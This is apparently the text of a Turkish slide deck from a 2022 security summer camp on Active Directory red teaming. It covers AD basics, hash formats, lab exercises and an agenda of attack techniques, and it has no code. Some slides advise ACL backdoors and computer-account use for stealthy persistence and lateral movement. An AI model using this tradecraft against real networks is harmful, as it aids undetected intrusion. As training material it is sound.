

Active Directory Red Teaming

Furkan ÖZER
Haziran 2022



SİBER GÜVENLİK YAZ KAMPI



Hakkımda

- Yıldız Teknik Üniversitesi – Bilgisayar Mühendisliği – 2018
- Sızma Testi Uzmanı – 2016
- Forestall – Kurucu Ortak – 2020
- LockedShields – Yeşil Takım Üyesi - 2019
- CS RANGER, OSCP, OSCE, CRTP, AWS CSAA
- frknozr.github.io / forestall.io/blog
- Twitter/Github/Gitlab - [frknozr](#)
- Borabay,Invoke-Ulubat,Kangal



Ajanda

- **Active Directory Temelleri**
 - Mantıksal Birimler ve Obje Türleri
 - Yetkili ve Yönetici (Admin) Objeler
 - Access Control Entry ve Access Control List Yapıları
 - Hash Türleri
 - Kimlik Doğrulama Protokollerı
 - Kerberos
 - Protokol Temelleri
 - Double Hop Sorunu
 - Unconstrained Delegation
 - Constrained Delegation
 - Constrained Delegation – Protocol Transition
 - Resource Based Constrained Delegation
 - NTLM
 - Protokol Temelleri
 - Trust Yapıları
- **Bilgi Toplama**
 - Powershell ile Bilgi Toplama
 - WinNT ile Lokal Bilgi Toplama
 - GPO ile Lokal Bilgi Toplama
 - LDAP ile Bilgi Toplama
 - ADEplorer
 - BloodHound
- **Yatayda Yayılma / Yetki Yükseltme Yöntemleri**
 - TTP 0x0 – Rogue Machine Account
 - TTP 0x1 – LLMNR & NBT-NS Poisoning
 - TTP 0x2 – Coerced Authentication
 - TTP 0x3 – NTLM Relay
 - TTP 0x4 – Internal Monologue
 - TTP 0x5 – AS-REPRoasting
 - TTP 0x6 – Kerberoasting




Ajanda

- **Yatayda Yayılma / Yetki Yükseltme Yöntemleri**
 - TTP 0x7 – GPP/GPO Exploitation
 - TTP 0x8 – ACL Exploitation
 - TTP 0x9 – S4U2Self Exploitation
 - TTP 0x10 – Pass the Hash
 - TTP 0x11 – Over Pass the Hash
 - TTP 0x12 – Pass the Ticket
- **Kalıcılık Sağlama**
 - TTP 0x13 – DCSync
 - TTP 0x14 – DCShadow
 - TTP 0x15 – ACL Backdoor
 - TTP 0x16 – AdminSDHolder Backdoor
 - TTP 0x17 – Skeleton Key
- **Domainler/Forestlar Arası Geçiş**
 - TTP 0x18 – Golden Ticket w/ SIDHistory
 - TTP 0x19 – Forged Trust Tickets
 - TTP 0x20 – Unconstrained Delegation w/ Spoolsvc
 - TTP 0x21 – PrivExchange



Lab Ortamı



Sunucu	IP Adresi
RDDC01	172.31.<NO>.5
RDIIS	172.31.<NO>.6
RDWS01	172.31.<NO>.7
FSDC01	172.31.<NO>.8
FSMSSQL	172.31.<NO>.9
Kali	172.31.<NO>.10

<https://github.com/forestallio/ActiveDirectoryRedTeaming>



ACTIVE DIRECTORY TEMELLERİ



Active Directory



SİBER GÜVENLİK YAZ KAMPI




FORESTALL

Active Directory

Active Directory Temelleri

- Microsoft tarafından geliştirilmiş ve 2000 yılında kullanılmaya başlanmıştır.
- Kurum bünyesindeki kullanıcıları, bilgisayarları, erişim yetkilerini, parolaları vb yönetmek için kullanılan **hiyerarşik ve merkezi** bir altyapıdır.
- Objeler için **kimlik doğrulama (Authentication)** ve **yetkilendirme (Authorization)** işlevlerini gerçekleştirmektedir.
- Ağaç yapısı şeklinde yapılandırılmıştır ve mantıksal objelerle böümlere ayrılmıştır.



Active Directory




SİBER GÜVENLİK YAZ KAMPİ



Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri


- **Forest:** Çoğu zaman bir kurumun tüm Active Directory ortamını barındıran en geniş mantıksal birimdir. Fakat bazı senaryolarda bir kurum içerisinde birden fazla Forest da bulunabilir.
- **Domain:** Küçük ve orta ölçekli kurumlarda tüm Active Directory ortamını barındıran mantıksal birimdir. Fakat büyük organizasyonlarda farklı departmanlar için farklı Domain yapıları kullanılmaktadır.
- **Organizational Unit:** Objelerin daha iyi yönetilebilmesi ve rollerine göre ayrılabilmesi için kullanılan konteynerlerdir.
- **Group:** Objelerin gruplanması, yetkilerinin kolayca yönetilebilmesi ve aktarılabilmesi için kullanılan birimlerdir.



Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri

- Kullanıcı (User):** Çalışanların kurum bünyesinde bilgisayarlara, sunuculara, e-posta sistemine ve diğer servislere oturum açarken kullandıkları hesaplardır.
- Kullanıcı hesapları çalışanlara tanımlandığı gibi servisler için de tanımlanabilmektedir. Bu tip kullanıcılar otomatize bir şekilde çalışmaktadır.
- Bilgisayar:** Active Directory ortamına dahil bilgisayarlara ait bilgilerin tutulduğu objelerdir. Bu hesaplar da Active Directory ortamında otomatize bir şekilde oturum açmaktadır.



Önemli Not – Bilgisayar Hesapları

Active Directory Temelleri

- Bilgisayar hesaplarının da kullanıcı hesapları gibi parolaları bulunmaktadır. Fakat bu parolalar otomatize olarak belirlenmiş karmaşık değerlerdir.
- Bilgisayar hesaplarının parolaları varsayılan olarak 30 günde bir değiştirilmektedir.
- Bilgisayar hesapları da kullanıcı hesapları gibi oturum açma için kullanılabilirlerdir.
- Bu nedenle yatayda yayılma ve yetki yükseltme amacıyla bilgisayar hesapları kullanılarak daha az tespit edinilecek şekilde ilerlenebilir.



Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri

- **GPO (Group Policy Object)**: Objelerin merkezi şekilde yönetimini sağlayabilmek adına kullanılan politika dokümanlarıdır. Kullanıcılara ve bilgisayarlara uygulanabilmektedir.
- Group Policy objeleri Domain, OU ve Site yapıları üzerinden uygulanabilmektedir.
- **Managed Service Account**: Servis hesaplarının otomatize bir şekilde yönetimini sağlamak adına oluşturulmuş objelerdir.
- Bu objelerin parolaları otomatize bir şekilde belirlenmekte ve periyodik olarak değiştirilmektedir.

Active Directory Users and Computers	Name
> Saved Queries	
> fsmab.local	
.SecFrame.com	
Admin	CELIA_DEJESUS
BuiltIn	JEFFERY_BEARD
Computers	MARINA_VELASQUEZ
Domain Controllers	NE-albertoru-distlist
ForeignSecurityPrincipals	QUINN_SHANNON
Grouper-Groups	RONNY_CARROLL
Keys	Staging
LostAndFound	Tier 0
Managed Service Accounts	Tier 1
People	Tier 2
Program Data	TROY_REYES
Quarantine	UL-estrellas-admingroup
Stage	
System	
Testing	
Tier 1	
Tier 2	
Users	
NTDS Quotas	
TPM Devices	



Önemli Not – GPO'ların İşlenmesi

Active Directory Temelleri

- **Domain, Organizational Unit** ve **Site** objeler kendilerine uygulanan **Group Policy** objelerini **gerekli koşullara göre** barındırdıkları objelere iletirler.
 - BlockInheritance
 - Enforcement
 - Precedence
 - L(ocal)S(ite)D(omain)OU
- Group Policy objeleri nihai olarak **bilgisayarlar** ve **kullanıcılar** üzerinde etkilidir.
- Bu nedenle Group Policy analizleri tüm bu süreç göz önüne alınarak gerçekleştirilmelidir.



Önemli Not – Group Policy Object Dosyaları

Active Directory Temelleri


- Group Policy Objelerine ait dosyalar çoğunlukla XML dosyası şeklinde \\<DC>\SYSVOL\<Domain Adı>\Policies dizini altında tutulmaktadır.
- Bu dosyalar varsayılan olarak tüm Active Directory kullanıcıları (**Authenticated Users**) tarafından okunabilmektedir.
- Ayrıca Logon/Logoff, Startup/Shutdown scriptleri ve SYSVOL dizininde tutulmaktadır. Varsayılan olarak bu scriptler de tüm kullanıcılar tarafından okunabilmektedir.



Yetkili ve Admin Objeler

Active Directory Temelleri

- **Domain Controller:** Active Directory ortamının yönetimini sağlayan ve merkezi veritabanını (NTDS.dit) barındıran sunuculardır.
- Bu sunucu üzerinde komut çalıştırılabilirse veya bu sunucunun bilgisayar hesabı ele geçirilebilirse tüm Active Directory ortamı ele geçirilebilmektedir.
- **Admin Gruplar**
 - **Administrators:** Domain üzerinde tüm yetkiye sahip gruptur.
 - **Domain Admins:** Domain üzerinde tüm yetkiye sahip gruptur.
 - **Enterprise Admins:** Birden fazla domain bulunan bir ortamda tüm domainlerde tüm yetkiye sahip gruptur.




Yetkili ve Admin Objeler

Active Directory Temelleri

- **Yetkili Gruplar**

- **DnsAdmins:** DNS sunucusu üzerinde DLL ile komut çalıştırma yetkisine sahiptirler.
- **Group Policy Creator Owners:** Group Policy objesi oluşturma yetkisine sahiptirler.
- **Print Operators:** Sunucularda yazıcı ve yazıcı sürücüsü (driver) ekleyerek komut çalıştırma yetkisine sahiptirler.
- **Server Operators:** Sunucuların yönetimini gerçekleştirmeye yetkisine sahiptirler.
- **Account Operators:** Active Directory hesaplarının yönetimini gerçekleştirmeye yetkisine sahiptirler.



Önemli Not – Grplarda Yetki Aktarımı

Active Directory Temelleri

- **Gruplar** bünyesindeki yetkileri (ACL, Local Admin vb) barındırdıkları/üye objelere aktarırlar.
- Bu nedenle iç içe (nested) grup üyelikleri detaylı olarak incelenmelidir.



SİBER GÜVENLİK YAZ KAMPİ

Uygulama #1

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki objeleri, obje özelliklerini ve grup üyeliklerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcıyı Domain Admins grubuna ekleyiniz.
- Bir adet Organizational Unit oluşturunuz. Oluşturduğunuz kullanıcıyı bu OU içerisine taşıyınız.
- Bir adet Group Policy objesi oluşturunuz. Oluşturduğunuz GPO'yu OU'ya bağlayınız.(link)



ACE ve ACL Yapıları

Active Directory Temelleri

- Active Directory ortamında yetkilendirme politikaları çok detaylı bir şekilde tanımlanabilmektedir.
- Bu objelerin **ntSecurityDescriptor** attributunda bulunmaktadır.
- **ACE (Access Control Entry)**: Yetkilendirme tanımı için kullanılan tekil girdilerdir.
- **ACL (Access Control List)**: Yetkilendirme tanımlarının birlikte oluşturduğu ve objeye erişimlerin nihai kurallarını barındıran girdilerdir.
 - **DACL (Discretionary ACL)**: Yetkilendirme için kullanılan ACL girdileridir.
 - **SACL (System ACL)**: Objeye erişimin kayıt altına alınması için kullanılan ACL girdileridir.
- **Owner**: Objenin sahibini belirtir, obje sahibinin obje üzerinde herhangi bir değişikliği yapma yetkisi bulunmaktadır.
- **GenericAll**: Obje ile ilgili tüm değişiklikleri yapma yetkisidir.
- **GenericWrite**: Objenin tüm değerlerine (attribute) yazma yetkisidir.
- **WriteDACL**: Obje üzerindeki yetkileri düzenleme yetkisidir.
- **Extended-Rights**: Obje üzerinde çeşitli değerler üzerinde yazma yetkisidir.
 - Force-Change-Password, GetChanges, WriteProperty



Önemli Not – ACE/ACL Backdoor

Active Directory Temelleri

- **ACE/ACL** yapıları ile çok detaylı ve spesifik yetkilendirmeler yapılabilmektedir.
- Bu nedenle bu mekanizma tespiti zor bir arka kapı (backdoor) olarak kalıcılık (persistence) amacıyla kullanılabilmektedir.
- Ele geçirdiğiniz bir hesabı yetkili bir gruba eklemektense yetkili bir grup üyesi üzerinde ACL backdoor oluşturmak daha az tespit edilen bir yöntemdir.



Uygulama #2

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki objeleri üzerindeki ACL değerlerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcı'dan daha önceki kullanıcıya **Force-Change-Password** ACE tanımlayınız.



LMHash

Active Directory Temelleri

- LM Hash Microsoft tarafından geliştirilen ilk protokol olan Lan Manager bünyesinde kullanılan hash protokolüdür. Zayıflıkları nedeniyle kolayca kırılabilir ve kesinlikle kullanılmaması önerilmektedir.
- Aşağıda **PassWord123** parolası için LMHash algoritması görülmektedir.
 - Tüm harfler büyük harfe dönüştürülür. => **PASSWORD123**
 - Değerin sonuna 14 karaktere kadar 0 eklenir. => **PASSWORD123000**
 - Değer 7 karakterlik iki DES anahtarı olarak bölünür. => **PASSWORD – D123000**
 - “**KGS!@#\$%**” değeri bu iki anahtarla ayrı ayrı şifrelenir. => **E52CAC67419A9A22 - 664345140A852F61**
 - Oluşan iki değer birleştirilerek LMHash oluşturulur => **E52CAC67419A9A22664345140A852F61**
- Kullanılan algoritma nedeniyle 14 karakterden uzun bir parola belirlenememektedir. Ayrıca küçük ve büyük harfler parola için aynı şekilde değerlendirilmektedir. Bu nedenlerden ötürü kolaylıkla kırılabilmektedir.



NTHash

Active Directory Temelleri

- NTHash, LMHash'deki eksiklikleri gidermek amacıyla geliştirilmiş görece daha güvenlik hash fonksiyonudur.
- Güncel Windows sistemlerde parolalar NTHash özeti ile tutulmaktadır.
- NTHash değeri **MD4(UTF-16-LE(password))** yöntemi ile hesaplanmaktadır.
- Kerberos ve NTLM protokolünde de iletilen veri şifrelenirken bu parola özeti kullanılmaktadır.



NTHash

Active Directory Temelleri

Estimated Password Recovery Times — 1x Terahash Brutalis, 44x Terahash Inmanis (448x Nvidia RTX 2080)

Full US keyboard mask attack with Terahash Hashstack

	NTLM	31.82 TH/s	Instant	Instant	Instant	Instant	3 mins 29 secs	5 hrs 30 mins	3 wks 0 day	5 yrs 7 mos	538 yrs 1 mo	51.2 mil
	MD5	17.77 TH/s	Instant	Instant	Instant	Instant	6 mins 14 secs	9 hrs 50 mins	1 mo 1 wk	10 yrs 1 mo	963 yrs 4 mos	91.6 mil
	NetNTLMv1 / NetNTLMv1+ESS	16.82 TH/s	Instant	Instant	Instant	Instant	6 mins 35 secs	10 hrs 24 mins	1 mo 1 wk	10 yrs 8 mos	1 mil	96.8 mil
	LM	15.81 TH/s	Instant	Instant	Instant	Instant						
	SHA1	5.89 TH/s	Instant	Instant	Instant	Instant	18 mins 47 secs	1 day 5 hrs	3 mos 3 wks	30 yrs 7 mos	2.9 mil	276.3 mil
	SHA2-256	2.42 TH/s	Instant	Instant	Instant	Instant	45 mins 39 secs	3 days 0 hr	9 mos 1 wk	74 yrs 4 mos	7.1 mil	671.9 mil
	NetNTLMv2	1.22 TH/s	Instant	Instant	Instant	Instant	1 hr 30 mins	5 days 23 hrs	1 yr 6 mos	147 yrs 10 mos	14.1 mil	1335.5 mil
	SHA2-512	801.9 GH/s	Instant	Instant	Instant	1 min 28 secs	2 hrs 17 mins	1 wk 2 days	2 yrs 4 mos	224 yrs 9 mos	21.4 mil	2029.7 mil
decrypt, DES (Unix), Traditional DES		647.59 GH/s	Instant	Instant	Instant	1 min 48 secs	2 hrs 50 mins	1 wk 4 days	2 yrs 11 mos	278 yrs 3 mos	26.5 mil	2513.3 mil
Kerberos 5, etype 23, TGS-REP		206.97 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	870 yrs 10 mos	82.8 mil	7864 mil
Kerberos 5, etype 23, AS-REQ Pre-Auth		206.78 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	871 yrs 8 mos	82.9 mil	7871.2 mil
md5crypt, MD5 (Unix), Cisco-IOS \$1\$ (MD5)		7.61 GH/s	Instant	Instant	1 min 37 secs	2 hrs 33 mins	1 wk 3 days	2 yrs 7 mos	249 yrs 5 mos	23.7 mil	2252.6 mil	213995.1 mil
LastPass + LastPass sniffed		1.78 GH/s	Instant	Instant	6 mins 52 secs	10 hrs 52 mins	1 mo 1 wk	11 yrs 2 mos	1.1 mil	101.1 mil	9600.8 mil	912079.6 mil
macOS v10.8+ (PBKDF2-SHA512)		335.09 MH/s	Instant	Instant	36 mins 34 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 7 mos	5.7 mil	538.2 mil	51127.7 mil	4857134 mil
WPA-EAPOL-PBKDF2		277.23 MH/s					9 mos 0 wk	72 yrs 0 mo	6.8 mil	650.5 mil	61799.3 mil	5870931.8 mil
TrueCrypt RIPEMD160 + XTS 512 bit		211.78 MH/s	Instant	Instant	57 mins 52 secs	3 days 19 hrs	11 mos 3 wks	94 yrs 3 mos	9 mil	851.6 mil	80899.5 mil	7685455.6 mil
7-Zip		181.51 MH/s	Instant	Instant	1 hr 7 mins	4 days 10 hrs	1 yr 1 mo	110 yrs 0 mo	10.5 mil	993.6 mil	94389.2 mil	8966975.1 mil
sha512crypt \$6\$, SHA512 (Unix)		119.46 MH/s	Instant	1 min 5 secs	1 hr 42 mins	6 days 18 hrs	1 yr 9 mos	167 yrs 2 mos	15.9 mil	1509.7 mil	143419.6 mil	13624861.4 mil
DPAPI masterkey file v1		47.23 MH/s	Instant	2 mins 44 secs	4 hrs 19 mins	2 wks 3 days	4 yrs 5 mos	422 yrs 10 mos	40.2 mil	3818.1 mil	362723.1 mil	34458696.1 mil
RAR5		28.15 MH/s	Instant	4 mins 35 secs	7 hrs 15 mins	4 wks 0 day	7 yrs 5 mos	709 yrs 7 mos	67.4 mil	6407.6 mil	608720.6 mil	57828453.9 mil
DPAPI masterkey file v2		27.82 MH/s	Instant	4 mins 39 secs	7 hrs 20 mins	4 wks 1 day	7 yrs 6 mos	717 yrs 10 mos	68.2 mil	6482.1 mil	615797.6 mil	58500769.5 mil
